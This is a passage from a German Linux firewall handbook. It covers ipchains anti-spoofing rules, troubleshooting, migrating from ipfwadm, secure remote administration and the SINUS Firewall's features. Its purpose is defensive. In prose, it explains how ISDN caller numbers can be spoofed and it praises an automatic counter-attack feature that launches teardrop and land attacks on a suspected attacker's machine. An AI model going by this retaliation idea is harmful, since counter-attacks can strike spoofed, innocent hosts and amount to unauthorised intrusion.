if [ -e /proc/sys/net/ipv4/conf/all/rp_filter ]; then
  echo -n "Setting up IP spoofing protection..."
  for f in /proc/sys/net/ipv4/conf/*/rp_filter; do
      echo 1 > $f
  done
  echo "done."
else
  echo PROBLEMS SETTING UP IP SPOOFING PROTECTION.  BE WORRIED.
  echo "CONTROL-D will exit from this shell and continue system startup."
  echo
  # Start a single user shell on the console
  /sbin/sulogin $CONSOLE
fi
```

Falls dieses so nicht möglich ist, dann muß für jedes Interface eine eigene anti spoofing Regel aufgesetzt werden. Im Kernel von Linux 2.2 ist ein Schutz gegen Angriffe auf 127.x.x.0, also im **loopback interface**, standardmäßig aktiviert.

Angenommen, es existieren drei Interfaces `eth0`, `eth1` und `ippp0`. `ifconfig` wird die Netzwerkadressen und Netzmasken anzeigen. Nun muß verhindert werden, daß Pakete mit falscher oder gefälschter Absende - Adresse am falschen Interface eintreffen. Diese müssen in der **input chain** gesperrt werden:

```
# ipchains -A input -i eth0 -s ! 192.168.1.0/255.255.255.0 -j DENY
# ipchains -A input -i ! eth0 -s 192.168.1.0/255.255.255.0 -j DENY
# ipchains -A input -i eth1 -s ! 10.0.0.0/255.0.0.0 -j DENY
# ipchains -A input -i ! eth1 -s 10.0.0.0/255.0.0.0 -j DENY
#
```

Die allgemeine Variante, spoofing vom Linux Kernel Routing Code zu aktivieren, ist die bessere, weil bei der Änderung der Netzwerkadresse die Firewallregeln nicht geändert werden müssen.

Für den Kernel Version 2.0 muß explizit noch eine **anti spoofing** Regel implementiert werden.

```
# ipchains -A input -i ! lo -s 127.0.0.0/255.0.0.0 -j DENY
#
```

Weitere Projekte

Paul Russel, der diese Anleitung im Original verfaßt hat, hat eine Bibliothek für Firewall- Erweiterungen geschrieben. Es basiert auf den Filtern im Firewall-Kernel und ermöglicht die Implementierung von Filtern mit User-Rechten. Diese Bibliothek heißt **libfw**

Dinge, wie **stateful inspection**, oft auch als **dynamic firewalling** bezeichnet, können mit dieser Bibliothek als Userdämon ausgeführt werden.

Die Fähigkeiten, Pakete zu markieren, wird von den kommerziellen Firewalls zumeist nicht richtig unterstützt. Unter LINUX kann so ein Quality of Service Dienst realisiert werden. Dieses ist bereits im Kernel unterstützt. Weitere Hinweise sind in der Dokumentation des Kernel-Codes zu finden.

Zukünftige Erweiterungen

Es existiert eine NAT Implementierung, offiziell ist diese aber für die Version 2.4 erst verfügbar.

12.14 Troubleshooting !!!!!!

ipchains -L friert die Firewall ein !

Dies kann mit gesperrten DNS- Lookups zusammenhängen, die eventuell nach einiger Zeit von alleine stoppen. Mit der Option **-n** wird dieses verhindert.

Masquerading/forwarding funktioniert nicht !

Die **forward chain** muß aktiviert sein. Alternativ kann man auch ohne den Firewall-Code forwarding aktivieren:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
#
```

Man sollte sich aber darüber im Klaren sein, daß mit aktiviertem **IP forwarding** beim Aufbau einer ISDN-Leitung eventuell für einen kleinen Moment die Firewall-Regeln noch nicht aktiv sind. Das betrifft insbesondere die Benutzer des alten **ipfwadm** Toolkits der Version 2.0. Da man bei ipchains die Regeln für das ippp0 Interface auch ohne vorhandenes Device aktivieren kann, sollte man auf ipchains umsteigen.

Wildcard Interfaces funktionieren nicht !

Das war ein Bug in Develloper Versionen 2.1 und sollte inzwischen auch mit dem Kernl 2.0.36 funktionieren. Hierzu muß in der Zeile um 63 in der Datei **/usr/src/linux/include/linux/ip_fw.h** folgender Eintrag gemacht werden:

```
#define IP_FW_F_MASK    0x003F  /* All possible flag bits mask   */
```

`ipautofw` and `ipportfw` funktioniert nicht !

Das ist richtig für alle Kernel Version 2.0.x. Es gibt hierfür kein Patch !

Was ist mit IPX Firewalling ?

Dies ist nicht möglich !

12.15 Anhang: Unterschiede zwischen `ipchains` und `ipfwadm`

1. Die Option **-k** ist durch **! -y** zu ersetzen
2. Die Option **-b** verändert in ipchains mehrere Regeln in der **input** und **output** chain
3. Die Option **-x -l** ist durch **-v** ersetzt worden
4. Mehrfache Quellports und Zielports werden nicht mehr unterstützt. Hierfür sind nun Portbereiche (ranges) eingeführt worden
5. Interfaces können nur noch mit dem Namen (eth0...) angesprochen werden, nicht mehr mit ihrer Adresse
6. Fragmente können gesteuert werden
7. Accounting Regeln sind standardmäßig aktiviert.
8. Es können verschiedenste Protokolle getestet werden
9. Für nicht TCP Protokolle existieren keine SYN Regeln mehr
10. Counter sind nun 64-Bit breit, auch auf 32-Bit LINUX 2.2
11. Invertierung der Logik ist fast für alle Option möglich
12. ICMP Codes können nun unterschieden werden
13. Wildcard Interfaces sind unterstützt
14. Die TOS Bits können gesteuert werden

12.16 Quick-Index für Umsteiger von ipfwadm

Anmerkung: Masquerading wird nun durch **-j MASQ** aktiviert. Es hat nichts mit dem Kommando **-j ACCEPT** zu tun !

ipfwadm	ipchains	Anmerkungen
-A [both]	-N acct & -I 1 input -j acct & -I 1 output -j acct & acct	Anlegen einer chain
-A in	input	Regel ohne Anweisung
-A out	output	Regel ohne Anweisung
-F	forward	Eine chain
-I	input	Eine chain
-O	output	Eine chain
-M -l	-M -L	
-M -s	-M -S	
-a policy	-A [chain] -j POLICY	Siehe auch -r und -m
-d policy	-D [chain] -j POLICY	Siehe auch -r und -m
-i policy	-I 1 [chain] -j POLICY	Siehe auch -r und -m
-l	-L	
-z	-Z	
-f	-F	
-p	-P	
-c	-C	
-P	-p	
-S	-s	Angabe von Port Range
-D	-d	Angabe von Port Range
-V	<none>	Option: -i [chain]
-W	-i	
-b	-b	Wirkt auf 2 Regeln

```
-e              -v
-k              ! -y                    Nur mit TCP Protokoll

-m              -j MASQ
-n              -n

-o              -l
-r [redirpt]    -j REDIRECT [redirpt]

-t              -t
-v              -v
-x              -x
-y              -y                      Nur mit TCP Protokoll
```

Beispiele für ipchains und ifwadm

Alter Befehl: ipfwadm -F -p deny

Neuer Befehl: ipchains -P forward DENY

Alter Befehl: ipfwadm -F -a m -S 192.168.0.0/24 -D 0.0.0.0/0

Neuer Befehl: ipchains -A forward -j MASQ -s 192.168.0.0/24 -d 0.0.0.0/0

Alter Befehl: ipfwadm -I -a accept -V 10.1.2.1 -S 10.0.0.0/8 -D 0.0.0.0/0

Neuer Befehl: ipchains -A input -j ACCEPT -i eth0 -s 10.0.0.0/8 -d 0.0.0.0/0

Das `ipfwadm-wrapper` Skript

Das `ipfwadm-wrapper` ist als Ersatz zu dem alten ipfwadm Toolkit gedacht. Die Syntax kann beibehalten werden. Die einzige Ausnahme ist die Option **-V**, die sich nicht übersetzen läßt, weil das Accounting unter IPCHAINS automatisch durchgeführt wird. Für alle Regeln werden stets Zähler mitgeführt. Für Kenner des alten IPFWADM Befehls (wie ich auch), steht allerdings das Toolkit **ipfwadm2ipchains** zur Verfügung, welches man auf der Site http://www.freshmeat.net finden kann. Damit lassen sich problemlos die alten Skripte übersetzen.

13. Problem Fernwartung einer LINUX Firewall

Die Fernwartung eines Servers oder einer oder mehrerer Firewalls ist eine kritische Angelegenheit. Einerseits ist hierfür ein zusätzlicher Dienst oder Dämon notwendig, der auch Sicherheitsprobleme mit **buffer overflows** haben kann, andererseits ist Fernwartung in größeren Netzwerken unerläßlich. Oft sind größere Netzwerke mit strukturierter Verkabelung mit intelligenden Switches ausgerüstet, sodaß man für die Firewalls ein eigenes VPN (Virtual Private Network) schalten kann. Hierbei sollte man pro Firewall einfach noch eine zusätzliche Netzwerkkarte einstecken, und dafür sorgen, daß die Dämonen **INETD** bzw. **SSH** sich keinesfalls an die beiden anderen Karten anbinden, siehe Kapitel Protokolle und Dienste. Man muß also stets sehr genau darauf achten, daß die Fernwartungssoftware nur über das dritte Interface zu erreichen ist !

Der Grund hierfür ist oft nicht ganz einsichtig. Angenommen, eine Firewall besitzt ein externes und ein internes Interface. Über das interne Interface wird aller Traffic und auch die Fernwartung abgewickelt. Angenommen, daß ein Angreifer von dem Äußeren Interface nicht auf z.B. Port 22 von SSH zugreifen kann. Speziell SSH hatte aber z.B. ein Buffer overflow Problem. Dasselbe Problem könnte aber auch jedes andere Verschlüsselungsprotokoll besitzen. Ein weiteres Problem ist häufig, daß es viele Systemadministratoren mit dem Schutz vor Angriffen von innen nicht so ernst nehmen. Tatsache ist aber, daß viele installierte Firewalls unter LINUX von innen her verletzbar sind, insbesondere dann, wenn noch offene Ports von innen her zu erreichen sind, z.B. für Fernwartung, SMNP, MAIL, o.ä. Die zu mächtige Skriptsprache von Microsoft erlaubt die direkte Programmierung von TCP/IP Paketen über Visual Basic und die Winsock 2.1/3.0 von Windows. Damit lassen sich buffer overflows von innerhalb initiieren, ohne daß der Anwender von Winword überhaupt merkt, daß im Hintergrund sein Arbeitsplatz-PC gerade die Firewall außer Betrieb setzt. Die ist leider keine Hypothese, sondern bittere Erfahrung. Darum sollte man stets, sofern möglich, der Firewall ein drittes Interface spendieren, welches an ein V-LAN zur Administration von sicherheitsrelevanten Komponenten des Netzwerkes eingerichtet wurde. Von diesem Arbeitsplatz sollte dann logischerweise kein Zugang zu Mailservern oder evtl. sogar zum Internet möglich sein.

Damit nun kein Streß entsteht, ("Wir brauchen ein V-LAN), sei noch erwähnt, daß man durchaus z.B. die SINUS Firewall sicher von einem Arbeitsplatz aus administrieren kann, auch dann, wenn kein V-LAN und kein drittes Interface auf der Firewall existent sind. Die Angriffe sind schon etwas anspruchsvoller und höchst selten. Ein Profi würde sicher einfachere Sicherheitslücken auszunutzen wissen. Die weitere Vorgehensweise ist in einem Unterkapitel Fernwarung und Sicherheit der SINUS Firewall beschrieben. Die SINUS Firewall ist zentral über ein JAVA Applet sicher über kryptografische Protokolle (ENSkip, OPIE, SSH, PPTP) zu administrieren. Die dort angegebenen TIPS zur Installation gelten auch für die LINUX Kernel Firewalls mit dem **ipfwadm** Toolkit.

Eine Alternative ist die Fernwartung der Firewall über das ISDN Interface der Firewall. Hierzu muß man das zweite ISDN-Interface als DIAL-IN Router mit SYNC-PPP konfigurieren. Als Schutz dient die Firewall und die Paßwortkennung des PPP-Dämons. Leider sind diese Maßnahmen völlig unzureichend,

da bereits bei der Paßwortkennung und der CHAP/PAP Authentifizierung ein buffer overflow möglich ist. In der Praxis hat sich gezeigt, daß viele Dämonen unter diesem Problem leiden, daher ist diese Maßnahme alleine auch unzureichend. Man kann dem ISDN-Interface glücklicherweise auch sagen, daß es nur Verbindungen von bestimmten Telefonnummern aus annehmen soll. Fremde Telefonnummern werden generell abgelehnt, es kommt erst gar nicht zur CHAP/PAP Authentifizierung. Ein kleines Problem gibt es jedoch noch. Telefonnummern sind prinzipiell spoofbar, sofern der Anrufer aus demselben Ortsbereich anruft. Spoofing kann man mit vielen Telefonanlagen durchführen, sofern man einen Anlagenanschluß bei der Telekom besitzt, und über eine vollwertige TK-Anlage verfügt. Interne ISDN-Nummern der TK-Anlage werden nach außen an andere Teilnehmer weitergeleitet. Prinzipiell kann man dann jede Telefonnummer vortäuschen, also ISDN Nummern spoofen. Es gab in vergangener Zeit einige wenige Cracker, die so auf anderer Teilnehmer Kosten telefoniert haben. Die Telekom übermittelt jedoch tatsächlich zwei ISDN-Nummern zwischen den Teilnehmern über den D-Kanal. Einmal die von der TK-Anlage angegebene Nummer und direkt hinterher die offizielle, amtliche Telefonnummer. Leider wird diese von vielen ISDN-Anlagen und von vielen ISDN Treibern nicht an das Betriebssystem übermittelt. Wer ISDN Anlagen sicher betreiben möchte, der sollte sich einmal bei Rohde und Schwarz, Köln-Porz-Wahn informieren. Zusammenfassen kann man also sagen, daß man Fernwartung über ISDN nicht absolut sicher gestalten kann. Jedoch wenn man bedenkt, daß es nur sehr wenige Cracker mit TK-Anlagenanschluß in demselben Ortsbereich gibt, die **buffer overflows** für den IPPPD konstruieren können, um somit in die Firewall vorzudringen, kann man behaupten, daß diese Art der Fernwartung doch recht sicher ist.

Die einfachste und beste Lösung ist die Installation des PPTP Servers, der im Kapitel PPTP unter Windows und LINUX beschrieben wird. Sowohl die Client-Software als auch die Serversoftware ist kostenlos. Damit kann der komplette IP Traffic zwischen Arbeitsstation und Firewall verschlüsselt übertragen werden. Eine preisewertere IPSec Lösung für ein Unternehmen gibt es nicht.

14. Die SINUS Firewall-1

Die SINUS Firewall ist nach modernen Kriterien des "stateful paket filtering" entworfen worden. SPF Firewalls zeichnen sich besonders durch ihre hohe Geschwindigkeit bei der Absicherung von Hochgeschwindigkeits - Netzwerken aus. Für höchste Leistungsanforderungen besteht die Möglichkeit, mehrere dieser Firewalls parallel im Cluster zu betreiben. Über ein eigenes Austauschprotokoll werden so Zustandsinformationen über bestehende Verbindungen ausgetauscht. Die einfache Bedienung über die grafische Benutzeroberfläche unter JAVA ermöglicht die Fernwartung und Überwachung großer Netzwerke. Durch den Einsatz von Log-Auswertungsprogrammen ist es somit möglich, große Netzwerke in Echtzeit vollständig zu überwachen. Unter wirtschaftlichen Aspekten gesehen, ist die SINUS Firewall mit Abstand die preiswerteste Lösung - Sie unterliegt der GNU Public License (GPL). Die SINUS Firewall ist bei allen LINUX Distributionen mit dabei. Sie heist hier nur **SF** und ist im Verzeichnis **/usr/doc/packages/sf** dokumentiert. Sie heißt hier zwar SF Firewall, ist aber mit der SINUS Firewall identisch. Die SF Firewall ist für Kernel Versionen 2.0.x geschrieben worden und läuft dort äußerst stabil. Die SF Firewall ist inzwischen zu SINUS Firewall umbenannt worden und inzwischen auf den Kerneln 2.2.x lauffähig. Stabil läuft die Version 0.1 für die Kernel 2.0.x. Die Version 0.1.4 für Kernel 2.2.x ist zwar lauffähig, aber noch nicht stabil getestet worden.

Sowohl die SF Firewall als auch die SINUS Firewall besitzen eine hübsche JAVA Oberfläche. Wer sich einmal die wunderbar einfache Benutzeroberfläche der SINUS Firewall anschauen möchte, der mag sich im Kapitel Die Benutzeroberfläche der SINUS Firewall umschauen.




Abbildung:SINUS Firewall Regeleditor

14.1 Leistungsübersicht

- Statefull Paket Filter (SPF) - Architektur
- Eingriff bereits in den DATALINK-Layer
- Einfache, vollwertige Programmiersprache
- Ünterstützung für viele Protokolle
- "counter intelligence" Fähigkeit
- Dynamische Firewallregeln, programmierbar
- Ausführliches "logging", "auditing" und "alarming"
- Moderne JAVA - Benutzeroberfläche
- Skalierbar bis über ATM Geschwindigkeit
- Clustering möglich, mit "load balancing"
- HA - Solutions möglich
- Fernadministierbar
- Unlimited User Version
- Vollständiger Quellcode enthalten, GNU Public License
- Unterstützung für neue Dienste (Videokonferencing, H323, SQL)

14.2 Einsetzbare Hardware

SINUS Firewall ist verfügbar für folgende Prozessoren:

- INTEL
- SPARC
- ALPHA
- MIPS ARM
- Power PC
- Motorola 6803x+

14.3 Skalierbarkeit

- LOAD- Balancing Software (enthalten)
- Einsatz unterschiedlicher Hardware möglich
- Kaskadierbar bei komplexen Firewallregeln "firewall to firewall" Protokollunterstützung über "secure IP-layer" für dynamische Firewallregeln und "log entries"
- "High Availability" und "mission critical" Einsatz
- Hardware Watchdog N-Way Fallover

14.4 Administrierbarkeit

- Grafisches Werkzeug zur Konfiguration mehrerer Firewalls
- JAVA Benutzeroberfläche
- SSH Verschlüsselung
- PPTP Verschlüsselung
- ENSkip - Verschlüsselung
- Einbindung in UNIX Signal-Handler

14.5 Protokollunterstützung

- Vollständige Filterung aller IP,TCP,UDP,ICMP,IGMP Pakete
- Intelligenter RIP und FTP Support
- Dynamisches Regelwerk mit Countern und Timeouts
- anti spoofing Mechanismen
- anti SYN flooding

14.6 Unterstützung für folgende Dienste

- TELNET Ferwartung, Administration
- FTP (PASV) Filetransfer
- HTTP
- SMTP e-Mail
- SMNP Fernwartung
- NNTP NetNews
- RIP Router
- WAIS Datenbanken
- GOPHER Datenbanken
- SQL Datenbanken

14.7 Kontrolle aus UDP und TCP kombinierter Dienste

- DNS Domain Name Service
- NFS Networking File Service (auch AFS)
- REALVIDEO
- REALAUDIO
- NETMEETING
- VIDEOKONFERENCING (H.323)

14.8 Einsatz erweiterter, dynamischer Firewallregeln

- Limitierung der Anzahl der Verbindungen
- Timeout für dynamische Regeln, Zähler und Variablen
- Kombinierbarkeit z.B. von HTTP Events mit FTP - Freischaltung (Registrierung)
- SPY Funktion zur Erkennung von Angriffen und Start von Programmen ("counter intelligence")

14.9 LOG Eigenschaften

Die SINUS Firewall unterstützt verschiedene sehr fortgeschrittene LOG-Level:

- Verhalten bei Angriffen: WARN, ALARM, INFORM, STOP
- Benachrichtigung und STOP bei zuwenig Plattenplatz
- Kooperation mit beliebigen Log-Servern (UNIX, NT, NOVELL)
- Beliebige Anpassung der Logmeldungen für HAYSTACK, ARGUS, NFR
- Vermeidung von Mehrfach- Einträgen in Logdateien (Flooding)
- Aufzeichnung der TCP Header zur Klassifizierung des Angriffs

14.10 Interne Architektur des TCP/IP Stacks

- Vollständige, eigene Zustandsmaschine
- Steuerung durch Events
- Schutz gegen SYN - Flooding
- Vollständige Überprüfung der TCP Sequence Nummern auch bei RST und FIN (RFC 1122)
- "half duplex" TCP Verbindungen nicht möglich.
- Timer für FIN Segmente
- Erkennung von verbotenen TCP -Flag Kombinationen (nastygrams)
- Unterdrückung von RST bei "source routed" Paketen mit falschen SSN Timeout für IDLE connections
- SYN-ACK "sequence number" Überprüfung
- TCP "checksum" Überprüfung RFC 1323
- Extended "windows scale option" Überprüfung
- PASV FTP- Unterstützung (Ermöglicht kontrollierten FTP-Zugang von Windows-Clients)
- Erkennung von Netzwerkscannern
- Eventsteuerung, "trigger"
- "firewall to firewall" IP - Layer für "log events" und dynamische Firewallregeln

14.11 Einsatzgebiet der Firewall bei ISP´s

Die SINUS Firewall eignet sich besonders zum Schutz und zur Überwachung vor allem vor TCP/IP Angriffen auf Internet - Server, die in der Vergangenheit immer wieder für die hohen Ausfallraten verantwortlich waren. Sie bietet Schutz vor Angriffen auf den TCP/IP Stack und schützt gegen SYN-Flooding Angriffe. counter intelligence Mechanismen versetzt die Firewall in die Lage, auf Angriffe mit Gegenmaßnahmen zu reagieren, sowohl passiv als auch proaktiv:

- Passiv: Sperrung von Ports, IP - Nummern, Benachrichtigung des Administrators
- Proaktiv: Starten von "counter intelligence" Programmen, z.B "traceroute" auf die IP - Nummer des Angreifers oder automatische Benachrichtigung des Providers via E-Mail. In einige hartnäckigen Fällen könnte es notwendig sein, den Angreifer mit einen eigenen Mitteln zu schlagen. Hierbei kann dann auf ein Reservoir von Angriffs-Toolkits zurückgegriffen werden, die die Arbeitsstation des Angreifers stillegen. Es sind alle gängigen Angriffswerkzeuge "teardrop, land....." auf den TCP/IP-Stack des Angreifers enthalten. Zukünftige Werkzeuge können nachinstalliert werden.

Gängige Portscanner, mit denen ein Angreifer vor dem eigentlichen Angriff evtl. das System testet, können erkannt und klassifiziert werden. Erkannt werden können ISS, SATAN, SAINT....

»stealth scan« z.B kann erkannt und geblockt werden, in einigen Fällen kann das Betriebsystems des Angreifers identifiziert werden. Diese Maßnahmen erlauben es, nach einem Portscan auf einen WWW-Server, die Pakete eines Angreifers auf einen speziellen Dummy-Server umzuleiten, ohne daß dieser davon etwas bemerkt. Hier kann dann die Signatur eines Angriffs auf der Festplatte gespeichert werden, um nachträglich die Art und Funktionsweise analysieren zu können. Durch die flexible Programmiersprache ist gewährleistet, daß auch in Zukunft neue Arten von Angriffen proaktiv bekämpft werden können.

Clustering und Load Balancing

- **Clustering der Firewall** Die SINUS Firewall ist in der Lage, beliebig mit benachbarten SINUS - Firewalls sowohl »log events« als auch Zustandsinformationen über dynamische Firewallregeln auszutauschen, und entsprechend zu verarbeiten. Wichtig wird diese Eigenschaft beim Einsatz zum Schutz von Hochleistungs - Internetservern, die von einem oder mehreren Angreifern einem DoS Attack ausgesetzt sind. Die Kommunikation untereinander erlaubt es, trotz »Beschuß« die Firewall noch für normale Internet-Dienste offenzuhalten.
- **LOAD Balancing** Der Einsatz zum Schutz vor Angriffen im Internet erfordert eine intensive Kontrolle der bis zu einigen Tausend simultanen Verbindungen verschiedenster Art. Trotz relativ niedriger Bandbreiten im Internet ist es möglich, daß bei komplexen, dynamischen Firewallregeln auch eine DEC-ALPHA mit 600 Mhz und bis weit über 1 Gbyte Memory-Bandbreite ihre Grenzen erreicht. In diesem Falle ist es sinnvoll, »load balancing« Software und zusätzliche Hardware

einzusetzen. Im Allgemeinen reicht aber zur Absicherung eines 10MBit Netzwerkes ein kleiner Pentium 75 völlig aus.

14.12 Logging

Ein wesentlicher Teil der Funktionen einer Firewall sind Logging-, Überwachungs- und Alarmierungsfunktionen. Um ein Ereignis für den Benutzer zu protokollieren, ist auch die Generierung einer e-Mail vorgesehen. Das kann dann sinnvoll sein, wenn große Netzwerke überwacht werden müssen, oder wenn mit der Zerstörung des primären Loghostes gerechnet werden muß. In diesem Fall ist es auch möglich, die Log-Ausgabe an einen Drucker weiterzuleiten.

14.13 Counter intelligence

Ungeachtet einiger berechtigter "ethischer" Bedenken verfügt die SINUS Firewall über eine automatische Gegenspionage. Ist die Funtion aktiviert, so verwendet sie Standardwerkzeuge, wie identd, finger, oder rwho, um die User-ID des Angreifers ermitteln zu können. Es ist natürlich möglich, daß diese Funktion falsche Informationen zurückliefert, sie kann aber in einigen Fällen Angreifer bis in Rechenzentren oder PC-Netze zurückverfolgen. Gleichzeitig kann sie den DNS-Namen von verdächtigen Hosts überprüfen. Ist der "double reverse lookup" nicht eindeutig "positiv" (Übereinstimmung von DNS und IP - Nummer), so wird ein besonderer Alarm ausgelöst, oder der Server für jegliche Zugriffe von diesem Host gesperrt. Insbesondere dient diese Funktion bei Internetserver als Schutz vor gespooften Angriffen.

14.14 Interner Aufbau der Firewall

Die Firewall besteht aus einem Firewall-Dämon, einem Kernel-Filter-Modul, einem Kontrollprogramm und der Benutzeroberfläche in JAVA. Das Filtermodul übernimmt die gesamten Filteraufgaben. Der Firewall-Dämon verarbeitet die Filter-Meldungen (z.B. "Paket gesperrt"), erzeugt die dynamischen Filterregeln, Log-Einträge und Alarmmeldungen.

Das Filter-Modul erfordert kleine Änderungen im Kernel, um ein sogenanntes "device" zu erzeugen, welches wie unter UNIX üblich in **/dev/firewall** erscheint. Die Kommunikation kann dann relativ einfach über das öffnen des "firewall device" geschehen. Gegenüber ganzheitlichen Lösungen, bei denen das Filter-Modul und das Kontrollprogramm in einem Programm zusammengefaßt wurden, hat diese Lösung den Vorteil, daß bei einer Fehlfunktion des Kontrollprogramms die "forwarding" Funktionen des Kernels deaktiviert sind, d.h. die Firewall unverzüglich alle Verbindungen sperrt (failsafe). Alle ein- und ausgehenden Pakete durchlaufen das Filtermodul und müssen stets getrennte Regelsätze für die angeschlossenen Netzwerkinterfaces passieren, was insbesondere für die Erkennung von "adress spoofing" notwendig ist.

